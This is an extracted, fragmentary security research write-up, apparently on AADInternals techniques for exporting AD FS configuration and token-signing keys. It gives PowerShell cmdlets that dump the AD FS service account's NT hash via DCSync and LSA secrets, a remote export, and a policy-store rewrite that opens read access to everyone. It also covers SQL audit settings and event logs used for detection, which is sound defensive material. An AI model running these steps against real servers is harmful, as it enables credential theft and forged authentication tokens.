




- [illegible]

- [illegible]



```
1<ServiceSettingsData xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.microsoft.com/ADFS/2010/ServiceSettingsData">
2  <SecurityTokenService>
3    <AdditionalEncryptionTokens>
4      <CertificateReference>
5        <IsChainIncluded>>false</IsChainIncluded>
6        <IsChainIncludedSpecified>>false</IsChainIncludedSpecified>
7        <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
8        <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
9        <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
10       <StoreNameValue>My</StoreNameValue>
11       <StoreLocationValue>CurrentUser</StoreLocationValue>
12       <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
13     </CertificateReference>
14   </AdditionalEncryptionTokens>
15   <AdditionalSigningTokens>
16     <CertificateReference>
17       <IsChainIncluded>>false</IsChainIncluded>
18       <IsChainIncludedSpecified>>false</IsChainIncludedSpecified>
19       <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
20       <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertificate>
21       <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
22       <StoreNameValue>My</StoreNameValue>
23       <StoreLocationValue>CurrentUser</StoreLocationValue>
24       <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
25     </CertificateReference>
26   </AdditionalSigningTokens>
27   <EncryptionToken>
28     <IsChainIncluded>>false</IsChainIncluded>
29     <IsChainIncludedSpecified>>false</IsChainIncludedSpecified>
30     <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
31     <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
32     <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
33     <StoreNameValue>My</StoreNameValue>
34     <StoreLocationValue>CurrentUser</StoreLocationValue>
35     <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
36   </EncryptionToken>
37   <SigningToken>
38     <IsChainIncluded>>false</IsChainIncluded>
39     <IsChainIncludedSpecified>>false</IsChainIncludedSpecified>
```

```
40         <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
41         <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertificate>
42         <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
43         <StoreNameValue>My</StoreNameValue>
44         <StoreLocationValue>CurrentUser</StoreLocationValue>
45         <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
46     </SigningToken>
47 </SecurityTokenService>
48 <PolicyStore>
49     <AuthorizationPolicy>@RuleName = "Permit Service Account"
50 exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value ==
51 &gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true")
52
53 @RuleName = "Permit Local Administrators"
54 exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value ==
55 &gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true")
56
57 </AuthorizationPolicy>
58 <AuthorizationPolicyReadOnly>@RuleName = "Permit Service Account"
59 exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value ==
60 &gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true")
61
62 @RuleName = "Permit Local Administrators"
63 exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value ==
64 &gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true")
65
66 </AuthorizationPolicyReadOnly>
67 <DkmSettings>
68     <Group>87f0e958-be86-4c39-b469-ac94b5924bd2</Group>
69     <ContainerName>CN=ADFS</ContainerName>
70     <ParentContainerDn>CN=Microsoft,CN=Program Data,DC=aadinternals,DC=com</ParentContainerDn>
71     <PreferredReplica i:nil="true" />
72     <Enabled>true</Enabled>
73 </DkmSettings>
74 </PolicyStore>
75</ServiceSettingsData>
```



```
(Get-WmiObject -Namespace root/AD FS -Class SecurityTokenService).ConfigurationDatabaseConnect
```

```
Data Source=np:\\.\pipe\microsoft##wid\tsql\query;Initial Catalog=ADFSConfigurationV4;Integrat
```

```
SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings
```

```
# Export configuration and store to variable  
$ADFSSConfig = Export-AADIntADFSConfiguration -Local
```


```
# Export configuration to file  
Export-AADIntAD SConfiguration | Set-Content ADFSConfig.xml -Encoding UTF8
```

- 
- 

```
sqlcmd -S \\.\pipe\microsoft##wid\tsql\query
```



```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000,
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] WITH (STATE = ON)
GO
```



The screenshot displays the Windows Event Viewer interface. The left pane shows the 'Event Viewer (Local)' tree with 'Applications and Services Logs' expanded. The main pane shows a list of events from the 'Application' log of 'MSSQL\$MICROSOFT##WID'. A red arrow points to the event with ID 33205, dated 27/04/2021 9.01.51. The event details are shown in the 'Details' tab, with several fields highlighted by red boxes:


- sequence\_group\_id:0477C8AC-F388-465F-A27F-AAB22E17F3A9
- session\_server\_principal\_name:AADINTERNAL\Administrator
- server\_principal\_name:AADINTERNAL\Administrator
- statement:SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings

The bottom section of the event details provides a summary of the event:

Log Name:	Application	Logged:	27/04/2021 9.01.51
Source:	MSSQL\$MICROSOFT##WID	Task Category:	None
Event ID:	33205	Keywords:	Classic,Audit Success
Level:	Information	User:	N/A
OpCode:		Computer:	SERVER.aadinternals.com

More Information: [Event Log Online Help](#)

```
199# Gets internal ADFS settings by extracting them Get-AdfsProperties
200function Get-AdfsInternalSettings()
201{
202     $settings = Get-AdfsProperties
203     $settingsType = $settings.GetType()
204     $propInfo = $settingsType.GetProperty("ServiceSettingsData", [System.Reflection.BindingFlags]::NonPublic, $null, $null)
205     $internalSettings = $propInfo.GetValue($settings, $null)
206
207     return $internalSettings
208}
```



- 
- 
- 

`http://<server>/ADFS/services/policystoretransfer`

```
<GetState xmlns="http://schemas.microsoft.com/ws/2009/12/identityserver/protocols/policystore">
  <serviceObjectType>ServiceSettings</serviceObjectType>
  <mask xmlns:i="http://www.w3.org/2001/XMLSchema-instance" i:nil="true"/>
  <filter xmlns:i="http://www.w3.org/2001/XMLSchema-instance" i:nil="true"/>
</GetState>
```

```
<clientVersionNumber>1</clientVersionNumber>  
</GetState>
```

```
Get-ADObject -filter * -Properties objectguid,objectsid | Where-Object name -eq sv_ADFS | Form
```

```
Name      : sv_ADFS  
ObjectGuid : b6366885-73f0-4239-9cd9-4f44a0a7bc79  
ObjectSid  : S-1-5-21-1332519571-494820645-211741994-8710
```

```
# Save credentials to a variable  
$cred = Get-Credential  
  
# Get the NTHash as hex string  
Get-AADIntADUserNTHash -ObjectGuid "b6366885-73f0-4239-9cd9-4f44a0a7bc79" -Credentials $creds
```


```
6e36047d34057fbb8a4e0ce8933c73cf
```

```
# Get NTHash of the AD FS service account  
Get-AADIntLSASecrets -AccountName sv_ADFS | Select-Object -ExpandProperty MD4Txt
```

6e36047d34057fbb8a4e0ce8933c73cf

```
# Export configuration remotely and store to variable
```

```
$ADFSConfig = Export-ADIntADFSConfiguration -Hash "6e36047d34057fbb8a4e0ce8933c73cf" -SID "S-
```



The screenshot shows the Windows Event Viewer interface. The left pane displays the 'Event Viewer (Local)' tree with 'AD FS Tracing' expanded. The right pane shows the 'Debug' log with a table of events. Event 54 is highlighted, and its details are shown in the bottom pane.

Level	Date and Time	Source	Event ID	Task Category
Information	27/04/2021 11.18.06	AD FS Tracing	89	None
Information	27/04/2021 11.18.06	AD FS Tracing	39	None
Information	27/04/2021 11.18.06	AD FS Tracing	39	None
Information	27/04/2021 11.18.16	AD FS Tracing	39	None
Information	27/04/2021 11.19.16	AD FS Tracing	39	None
Information	27/04/2021 11.20.16	AD FS Tracing	39	None
Information	27/04/2021 11.21.16	AD FS Tracing	39	None
Information	27/04/2021 11.21.49	AD FS Tracing	54	None
Information	27/04/2021 11.21.49	AD FS Tracing	34	None
Information	27/04/2021 11.21.49	AD FS Tracing	34	None

Event 54, AD FS Tracing

General Details

ServiceHostManager.LogSuccessAuthenticationInfo: Token of type '<http://schemas.microsoft.com/ws/2006/05/servicemodel/tokens/SecureConversation>' got successfully authenticated

Log Name: AD FS Tracing/Debug  
Source: AD FS Tracing  
Event ID: 54  
Level: Information  
User: AADINTERNALS\sv\_ADFS\$  
OpCode: Info  
More Information: [Event Log Online Help](#)

Logged: 27/04/2021 11.21.49  
Task Category: None  
Keywords: ADFSSTS  
Computer: SERVER.aadinternals.com

http://<server>/ADFS/probe

```
# Export configuration remotely as a logged in user and store to variable
$ADFSSConfig = Export-AADIntADFSConfiguration -Server sts.company.com -AsLoggedInUser
```


```
AuthorizationPolicyReadOnly : @RuleName = "Permit Service Account"
                                exists([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]
                                => issue([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]

                                @RuleName = "Permit Local Administrators"
                                exists([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]
                                => issue([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]

AuthorizationPolicy          : @RuleName = "Permit Service Account"
                                exists([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]
                                => issue([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]

                                @RuleName = "Permit Local Administrators"
                                exists([Type == "http://schemas.microsoft.com/ADFS/Authorization/Policy/2010/03/"]
```

```
=> issue(Type = "http://schemas.micr
```



```
# Get Policy Store Authorisation Policy rules from the local AD FS
$authPolicy = Get-AADIntADFSPolicyStoreRules

# Get the configuration from the local AD FS server and set read-only policy to allow all to read
$config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy

# Set the configuration to the local AD FS database
Set-AADIntADFSConfiguration -Configuration $config
```



```
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
```

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000)
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG]
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] WITH (STATE = ON)
GO
```

Event 33205, MSSQL\$MICROSOFT##WID

General

Details

target\_server\_principal\_sid:  
target\_database\_principal\_name:  
server\_instance\_name:SERVER\MICROSOFT##WID  
database\_name:AdfsConfigurationV4  
schema\_name:IdentityServerPolicy  
object\_name:ServiceSettings  
statement:UPDATE IdentityServerPolicy.ServiceSettings SET ServiceSettingsData=@config  
additional\_information:  
user\_defined\_information:  
.

Log Name:Application

Source:MSSQL\$MICROSOFT##WID

Event ID:33205

Level:Information

User:N/A

OpCode:

More Information:[Event Log Online Help](#)

Logged:01/07/2021 9.21.57

Task Category:None

Keywords:Classic,Audit Success

Computer:SERVER.aadinternals.com

The screenshot shows the Active Directory Users and Computers console. The left pane displays the hierarchy: Active Directory Users and Computers [SERVER.aadinternals.com] > Saved Queries > aadinternals.com > Microsoft > ADFS > 87f0e958-be86-4c39-b469-ac94b5924bd2. The right pane shows a list of objects, with 'CryptoPolicy' selected. The 'CryptoPolicy Properties' dialog box is open, showing the 'Attributes' tab. The 'Attributes' list shows 'cn' with the value 'CryptoPolicy' and 'description' with the value 'EncryptThenMac'. The '17ee2f86-79cb-48ea-9d78-632d63dd5073 Properties' dialog box is also open, showing the 'Attributes' tab. The 'Attributes' list shows 'cn' with the value '17ee2f86-79cb-48ea-9d78-632d63dd5073' and 'description' with the value 'CN=17ee2f86-79cb-48ea-9d78-632d63dd5073'. The 'thumbnailPhoto' attribute is highlighted with a red box, showing the value 'n5-Qv4h4hsS)1C%U000s00p'.

Active Directory Users and Computers [SERVER.aadinternals.com]

File Action View Help

Active Directory Users and Computers [SERVER.aadinternals.com]

17ee2f86-79cb-48ea-9d78-632d63dd5073

CryptoPolicy

CryptoPolicy Properties

General Address Telephones Organization

Member Of Object Security Attribute Editor

Attributes:

Attribute	Value
cn	CryptoPolicy
description	EncryptThenMac
displayName	91491383-d748-4163-9e50-9c3c86ad1fbd
distinguishedName	CN=CryptoPolicy,CN=87f0e958-be86-4c39-b469-ac94b5924bd2,DC=aadinternals,DC=com
dSCorePropagationData	24/01/2021 15:54:53 FLE Daylight Time; 24
employeeID	365
instanceType	0x4 = (WRITE)
name	CryptoPolicy
objectCategory	CN=Person,CN=Schema,CN=Configuration,DC=aadinternals,DC=com
objectClass	top; person; organizationalPerson; contact
objectGUID	4806fa8c-b20a-45c0-b4fa-6e2246252f3b
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
streetAddress	2.16.840.1.101.3.4.1.2.2.16.840.1.101.3.4.2
uSNChanged	209006

17ee2f86-79cb-48ea-9d78-632d63dd5073 Properties


General Address Telephones Organization

Member Of Object Security Attribute Editor

Attributes:

Attribute	Value
cn	17ee2f86-79cb-48ea-9d78-632d63dd5073
distinguishedName	CN=17ee2f86-79cb-48ea-9d78-632d63dd5073,DC=aadinternals,DC=com
dSCorePropagationData	24/01/2021 15:54:53 FLE Daylight Time; 24
givenName	2.16.840.1.101.3.4.1.2
instanceType	0x4 = (WRITE)
name	17ee2f86-79cb-48ea-9d78-632d63dd5073
objectCategory	CN=Person,CN=Schema,CN=Configuration,DC=aadinternals,DC=com
objectClass	top; person; organizationalPerson; contact
objectGUID	91491383-d748-4163-9e50-9c3c86ad1fbd
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
thumbnailPhoto	n5-Qv4h4hsS)1C%U000s00p
uSNChanged	221599
uSNCreated	209001

